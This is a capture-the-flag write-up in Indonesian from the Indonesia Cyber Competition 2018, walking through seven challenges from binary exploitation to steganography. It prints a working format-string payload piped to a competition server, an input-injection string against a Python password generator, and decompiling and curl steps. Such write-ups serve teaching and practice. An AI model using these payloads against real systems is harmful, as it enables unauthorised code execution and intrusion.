WRITEUP INDONESIA CYBER COMPETITION 2018

Robby Surya Pratama

Cyber Community
Universitas Gunadarma

Format Playing | 50 Poin

Diberikan service nc dengan alamat 178.128.106.125 13373

dan juga diberikan sebuah binary file bernama format_playing

Pertama analisa menggunakan *file*, untuk mengetahui jenis file tersebut

```
└─ #file format_playing
format_playing: ELF 32-bit LSB executable, Intel 80386, version 1 (SYSV), dynamically linked,
inux 2.6.32, BuildID[sha1]=cfc85e1fe50254c29b1d27696d087852800cd4a4, not stripped
```

file tersebut memiliki arsitektur 32-bit, maka selanjutnya melakukan decompile menggunakan IDA

```
80    v37);
81  printf("Hello, ");
82  printf(&format);
83  puts((const char *)&unk_8048813);
84  if ( secret == 48879 )
85  {
86    puts("Congratulations!");
87    system("/bin/cat ./flag.txt");
88  }
89  else
90  {
91    v38 = secret;
92    printf("secret: %d\n", secret);
93    puts("hahaha... shame");
94  }
95  return 0;
```

Dan ditemukan script diatas pada fungsi main, jika dilihat itu merupakan format string, dengan panjang buffer 48879, selanjutnya mencari address dari fungsi secret, dan didapatkan seperti ini

```
.data:0804A034 secret
```

address dari secret adalah 0x0804A034, selanjutnya adalah melakukan uji coba untuk mencari index yang mengulang, caranya dengan memberikan inputan

aaaa-%x-%x-%x-%x-%x-%x-%x

```
└─ #nc 178.128.106.125 13373
aaaa-%x-%x-%x-%x-%x-%x-%x
Input your name: Hello, aaaa-ffeb328c-f7785490-804865a-0-1-f77ad918-61616161
secret: 255
hahaha... shame
```

disitu, karakter aaaa, terulang pada index ke 7 (61616161), maka dibuatlah payload seperti dibawah ini (panjang buffer – 4 bit, karena dipakai untuk address, jadi 48875)

python -c 'print "\x34\xa0\x04\x08%48875x%7$n"' | nc 178.128.106.125 13373

Flag : IDCC{M4nipulat1n9_F0rm4t_for_pR0f1T_$$$}

Password Generator | 100 Poin

Diberikan service nc dengan alamat 178.128.106.125 1337

karena saya pernah mengerjakan soal serupa, jadi tidak sulit untuk melakukan exploit, caranya dengan memasukan inputan ‘100 * #

program akan mereturn syntax menjadi seperti ini

head /dev/urandom | tr -dc 'a-zA-Z0-9' | fold -w '*' | head -n 1" % 100

```
└─# nc 178.128.106.125 1337
'100    *       #
########################################
######## Random Password Generator ########
########################################
Insert Length: IDCC{Br3ak_Y0urZ_LImIT}#/usr/bin/env python

"""
  Run on Linux
  socat -d -d TCP4-LISTEN:1337,reuseaddr,fork EXEC:"/usr/bin/python password-generator.py" > /dev
/null 2>&1 &
"""

import subprocess
import sys

print "########################################"
print "######## Random Password Generator ########"
print "########################################"
length = raw_input('Insert Length: ')
```

Flag : IDCC{Br3ak_Y0urZ_LimIT}

DecryptME | 50 Poin

Diberikan dua buah file yaitu, decryptme.py dan enkripsi, dan berikut isi file tersebut

decryptme.py

```
from base64 import *
def enkripsi(plain, keys):
	enc = []
	plain = b64encode(plain)
	for i, l in enumerate(plain):
		kunci = ord(keys[i % len(keys)])
		teks = ord(l)
		enc.append(chr((teks + kunci) % 127))
		print ord(enc[i])
	return ''.join(enc)
```

enkripsi

maka langsung saja saya menyusun script nya

```
def findkey():
	cipher = open('enkripsi','rb').read()
	kunci = ""
	plain = 'IDCC'.encode('base64')
	for i in range(4):
		kunci += chr((ord(cipher[i]) + 127) - ord(plain[i % len(plain)]))
	return decrypt(cipher,kunci)

def decrypt(cipher,kunci):
	plain = ""
	for i in range(len(cipher) - 1):
		plain += chr((ord(cipher[i]) + 127) - ord(kunci[i % len(kunci)]))
	return plain.decode('base64')

print findkey()
```

Flag : IDCC{S1mpl3_4nd_stR4ight}

OldCrypt | 70 Poin

Diberikan dua buah file yaitu flag dan kunci, dan berikut isi file tersebut

flag

```
zezse rarvrt hpmoe
pmyph heyr zkmrhvphhrm apmer
lknvrnevrt yrmsr vkvrt
xrzsre kmfhrp zknretmjr
vrxhrn skvrmfe
yrhhrm yknehry wrhyp
lklrxhrm zezsezp ae rmfhrxr
wrnmre lemyrmf ae bewr
zkmrnevrt arm yknpx yknyrwr
wrvrp apmer yrh xkemart xpnfr
lknxjphpnvrt srar Jrmf Hprxr
oemyr heyr ae apmer...
xkvrzrmjr
oemyr hksrar teaps
zkzlknehrm xkmjpzrm rlrae
wrvrp teaps hrarmf yrh raev
yrse oemyr vkmfhrse heyr...
vrxhrn skvrmfe
yrhhrm yknehry wrhyp
brmfrm lkntkmye zkwrnmre
bpyrrm zezse ae lpze...
d! zkmrnevrt arm yknpx yknyrwr
wrvrp apmer yrh xkemart xpnfr
lknxjphpnvrt srar Jrmf Hprxr
oemyr heyr ae apmer...
zkmrnevrt arm yknpx yknyrwr
wrvrp apmer yrh xkemart xpnfr
lknxjphpnvrt srar Jrmf Hprxr
oemyr heyr ae apmer...
xkvrzrmjr
EAOO{j0p_Swm3A_z3_m1Ok}
```

kunci

```
r404404loa404kcf404tebhv404zmd404sgnx404ypqw404iju
```

Saya mengira itu merupakan subsitusi cipher, maka saya menggunakan decryptor online

https://www.dcode.fr/monoalphabetic-substitution


dan hasilnya merupakan lirik lagu dari laskar pelangi yang paling bawah merupakan flag

Flag : IDCC{Y0U_PWN3D_M3_N1CE}


Freedom | 120 Poin

Didapatkan sebuah file bernama image.img pada gdrive dengan link https://drive.google.com/file/d/1zZrMBfFyzNeky2tEYQ2FTwzUXhTx-gkL/view?usp=sharing

lakukan analisa menggunakan file



file tersebut merupakan DOS/MBR, maka lihat partisi menggunakan fdisk -l



partisi pertama merupakan partisi untuk boot, jadi kita akan mount partisi yang kedua dengan cara

mount -t ext4 -o offset=4718592,ro image.img /mnt/

nilai offset 4718592 didapatkan melalui perhitungan start * sector size (92126 * 512)

lalu ketika sudah dimount dan masuk ke direktori mnt, saya langsung mencoba mencari file flag dengan cara

find . -name flag*

maka didapatkan lokasi file

usr/lib/lua/luci/view/flag.lua

```
└─# #cat usr/lib/lua/luci/view/flag.lua
function IllIlllIllIlllIlllIlllIll(IllIlllIllIllIll) if (IllIlllIllIllIll==(((((919 + 636)-636)*3147)/3147)+919)) then return not true
end if (IllIlllIllIlllIll==(((((968 + 670)-670)*3315)/3315)+968)) then return not false end end; local IIllllIIllll = (7*3-9/9+3*2/0+3*3
);local IIlllIIlllIIlllIIlllII = (3*4-7/7+6*4/3+9*9);local IlliIIIllIIIIllI = table.concat;function IllIIIIlIIIIIl(IIlllllIllll) functi
on IIlllllIllll(IIlllllIllll) function IIlllllIllll(IIlllllIllll) end end end;IlliIIIIIlIIIIIl(900283);function IllIlllIllIlllIlllIlllI
llIlllIIIlll(IIlllIIlllIIlllIIlllII) function IIlllllIllll(IIlllllIllll) local IIlllIIlllIIlllIIlllII = (9*0-7/5+3*1/3+8*2) end end;Il
lIlllIlllIlllIlllIlllIlllIlllIIIlll(9083);local IIlIIlliIIIIII = loadstring;local IIlIlIlIlIlIlIlI = {'\45','\45','\47','\47','\32','\6
8','\101','\99','\111','\109','\112','\105','\108','\101','\100','\32','\67','\111','\100','\101','\46','\32','\10','\114','\101','\113
','\117','\105','\114','\101','\32','\34','\110','\105','\120','\105','\111','\46','\102','\115','\34','\10','\114','\101','\113','\117
','\105','\114','\101','\32','\34','\105','\111','\34','\10','\10','\32','\32','\32','\108','\111','\99','\97','\108','\32','\102','\61
','\105','\111','\46','\111','\112','\101','\110','\40','\34','\47','\114','\111','\111','\116','\47','\110','\111','\116','\101','\115
','\46','\116','\120','\116','\34','\44','\34','\114','\34','\41','\10','\32','\32','\32','\105','\102','\32','\102','\126','\61','\110
','\105','\108','\32','\116','\104','\101','\110','\32','\10','\32','\32','\32','\112','\114','\105','\110','\116','\40','\34','\73','\
68','\67','\67','\123','\79','\112','\101','\110','\87','\82','\84','\105','\53','\57','\48','\48','\68','\33','\125','\34','\41','\10'
,'\10','\32','\32','\32','\101','\108','\115','\101','\32','\10','\32','\32','\32','\112','\114','\105','\110','\116','\40','\34','\87'
,'\101','\32','\97','\108','\108','\32','\108','\105','\118','\101','\32','\101','\118','\101','\114','\121','\32','\100','\97','\121',
'\32','\105','\110','\32','\118','\105','\114','\116','\117','\97','\108','\32','\101','\110','\118','\105','\114','\111','\110','\109'
,'\101','\110','\116','\115','\44','\32','\100','\101','\102','\105','\110','\101','\100','\32','\98','\121','\32','\111','\117','\114'
,'\32','\105','\100','\101','\97','\115','\46','\34','\41','\10','\10','\32','\32','\32','\101','\110','\100','\10',}IllIIllIIllIII(Ill
IIIllIIIIllI(IlIlIlIlIlIlIlII,IIIIIIIIllllllllIIIIIII))()
```

itu merupakan obfuscate, saya mencoba merubah bilangan ascii tersebut kedalam string


saya menggunakan python command line dalam menyelesaikan soal ini

```
Python 2.7.15+ (default, Aug 31 2018, 11:56:52)
[GCC 8.2.0] on linux2
Type "help", "copyright", "credits" or "license" for more information.
>>> ascii = [45,45,47,47,32,68,101,99,111,109,112,105,108,101,100,32,67,111,100,101,46,32,10,114,101,113,117,105,114,101,32,34,110,105,
120,105,111,46,102,115,34,10,114,101,113,117,105,114,101,32,34,105,111,34,10,10,32,32,32,108,111,99,97,108,32,102,61,105,111,46,111,112
,101,110,40,34,47,114,111,111,116,47,110,111,116,101,115,46,116,120,116,34,44,34,114,34,41,10,32,32,32,105,102,32,102,126,61,110,105,10
8,32,116,104,101,110,32,10,32,32,32,112,114,105,110,116,40,34,73,68,67,67,123,79,112,101,110,87,82,84,105,53,57,48,48,68,33,125,34,41,1
0,10,32,32,32,101,108,115,101,32,10,32,32,32,112,114,105,110,116,40,34,87,101,32,97,108,108,32,108,105,118,101,32,101,118,101,114,121,3
2,100,97,121,32,105,110,32,118,105,114,116,117,97,108,32,101,110,118,105,114,111,110,109,101,110,116,115,44,32,100,101,102,105,110,101,
100,32,98,121,32,111,117,114,32,105,100,101,97,115,46,34,41,10,10,32,32,32,101,110,100,10]
>>> result = ""
>>> for i in range(len(ascii)):
...  result += chr(ascii[i])
...
>>> result
'--// Decompiled Code. \nrequire "nixio.fs"\nrequire "io"\n\n   local f=io.open("/root/notes.txt","r")\n   if f~=nil then \n   print("I
DCC{OpenWRTi5900D!}")\n\n   else \n   print("We all live every day in virtual environments, defined by our ideas.")\n\n   end\n'
```

Flag : IDCC{OpenWRTi5900D!}

Do not cheat! | 30 Poin

Diberikan alamt web http://206.189.88.9:6301



Ketika dilakukan inspect elemen, terdapat script mencurigakan

```
<head>…</head>
<body style="background:black;color:green;">
  <canvas id="canvas" width="1366" height="648">Canvas is not supported in your browser.</canvas>
  <canvas id="canvas2" width="1366" height="648">Canvas is not supported in your browser.</canvas> == $0
  <script>
        var
    canvas=document.getElementById("canvas"),ctx=canvas.getContext("2d"),canvas2=document.getElementById("canvas2"),ctx2=canvas2
    .getContext("2d"),cw=window.innerWidth,ch=window.innerHeight,charArr=
    ["a","b","c","d","e","f","g","h","i","j","k","l","m","n","o","p","q","r","s","t","u","v","w","x","y","z"],maxCharCount=100,f
    allingCharArr=[],fontSize=10,maxColums=cw/fontSize;canvas.width=canvas2.width=cw,canvas.height=canvas2.height=ch;var
    keyCodes=[],secretstroke="38,38,40,40,37,39,37,39,66,65";function randomInt(t,n){return Math.floor(Math.random()*(n-
    t)+t)}function randomFloat(t,n){return Math.random()*(n-t)+t}function Point(t,n)
    {this.x=t,this.y=n}$(document).keydown(function(t){keyCodes.push(t.keyCode),0<=keyCodes.toString().indexOf(secretstroke)&&
    ($(document).unbind("keydown",arguments.callee),$.post("flag.php",function(t){alert(t)}))}),Point.prototype.draw=function(t)
    {this.value=charArr[randomInt(0,charArr.length-
    1)].toUpperCase(),this.speed=randomFloat(1,5),ctx2.fillStyle="rgba(255,255,255,0.8)",ctx2.font=fontSize+"px san-
    serif",ctx2.fillText(this.value,this.x,this.y),t.fillStyle="#0F0",t.font=fontSize+"px san-
    serif",t.fillText(this.value,this.x,this.y),this.y+=this.speed,this.y>ch&&
    (this.y=randomFloat(-100,0),this.speed=randomFloat(2,5))};for(var i=0;i<maxColums;i++)fallingCharArr.push(new
    Point(i*fontSize,randomFloat(-500,0)));var update=function()
    {ctx.fillStyle="rgba(0,0,0,0.05)",ctx.fillRect(0,0,cw,ch),ctx2.clearRect(0,0,cw,ch);for(var t=fallingCharArr.length;t--;)
    {fallingCharArr[t].draw(ctx);fallingCharArr[t]}requestAnimationFrame(update)};update();

  </script>
 </body>
</html>
```

inti dari script tersebut, jika kita berhasil menekan key tertentu pada keyboard, maka flag akan keluar, dan key tersebut harus cocok dengan key code yang ada pada variable secretstroke yaitu

38,38,40,40,37,39,37,39,66,65, saya menggunakan web application https://keycode.info/ untuk mencari tau hasil dari kode tersebut, dan didapatkan hasil


37 = LEFT, 38 = UP, 39 = RIGHT, 40 = DOWN, 65 = A, 66 = B, jika disusun menjadi

UP,UP,DOWN,DOWN,LEFT,RIGHT,LEFT,RIGHT,B,A

Flag : IDCC{0nlY_th3_we4K_che4T}


007 | 100 Poin

Didapatkan halaman web http://206.189.88.9:9001/



terdapat keterangan Unfortunately, phone has stopd working!


Saya langsung berpikiran untuk menggunakan User-Agent Attack, jadi merubahnya menjadi UA Android menggunakan User-Agent Switcher dan benar saja



lalu terdapat banyak APK, tetapi sama saja, maka saya download salah satunya, kemudian saya decompile menggunakan apktool

```
┌──[root@parrot]─[~/Downloads/IDC]
└──╼ #apktool d 007_t0p_5ecr8.apk
I: Using Apktool 2.3.3-dirty on 007_t0p_5ecr8.apk
I: Loading resource table...
I: Decoding AndroidManifest.xml with resources...
I: Loading resource table from file: /root/.local/share/apktool/framework/1.apk
I: Regular manifest package...
I: Decoding file-resources...
I: Decoding values */* XMLs...
I: Baksmaling classes.dex...
I: Copying assets and libs...
I: Copying unknown files...
I: Copying original files...
```


lalu saya menuju folder res/values, dan membuka file strings.xml untuk memulai analisa



dan didapatkan sesuatu yang mencurigakan, yaitu

```
    <string name="app_host">007_h0st.txt</string>
    <string name="app_name">007</string>
    <string name="app_origin">agent_007.com</string>
    <string name="app_param">agent</string>
    <string name="app_value">0071337</string>
    <string name="app_verb">POST</string>
```

saya langsung mencoba membuka halaman http://206.189.88.9:9001/007_h0st.txt, dan didapatkan halaman lain http://206.189.88.9:9001/flag.php, namun ketika dibuka menghasilkan seperti ini



dan berdasarkan sesuatu yang ditemukan tersebut, saya ambil kesimpulan

Host = http://206.189.88.9:9001/flag.php
Origin = agent_007.com
Parameter = agent
Value = 0071337
Method = POST

maka saya menggunakan curl untuk membukanya

curl -H "Origin : agent_007.com" --data "agent=0071337" http://206.189.88.9:9001/flag.php

Flag : IDCC{s0metim3Z_ag3nt_iZ_us3fuLL}

MPPPssst | 80 Poin

Diberikan dua buah file yaitu cover.jpg dan telordardarrr.mp3, langsung saja saya lakukan analisa pertama pada file cover.jpg menggunakan exiftool

```
MIME Type                       : image/jpeg
JFIF Version                    : 1.01
Resolution Unit                 : inches
X Resolution                    : 96
Y Resolution                    : 96
Comment                         : Download lyric here: pastebin.com/phxSqmq2
Image Width                     : 694
Image Height                    : 558
Encoding Process                : Progressive DCT, Huffman coding
```

Didapatkan link http://pastebin.com/phxSqmq2 yang berisi lirik lagu dari Telor Dadar, dan dibagian bawah lirik terdapat clue

```
Doing it boss!
```

```
1.Spreading level: 16286
2.Header wrote
3.File has been saved as: telordardarrr.mp3
4.Hiding process has finished successfully.
5.Cleaning memory...
```

output dari process itu merupakan hasil dari program AudioStego, langsung saja jalankan dengan cara sebagai berikut

HideMeIn telordardarrr.mp3 -f

```
Doing it boss!
Looking for the hidden message...
String detected. Retrieving it...
Message recovered size: 28 bytes
Message: 'IDCC{st3Gano_s0und_n_h1d3}'
Recovering process has finished successfully.
Cleaning memory...
```

Flag : IDCC{st3Gano_s0und_n_h1d3}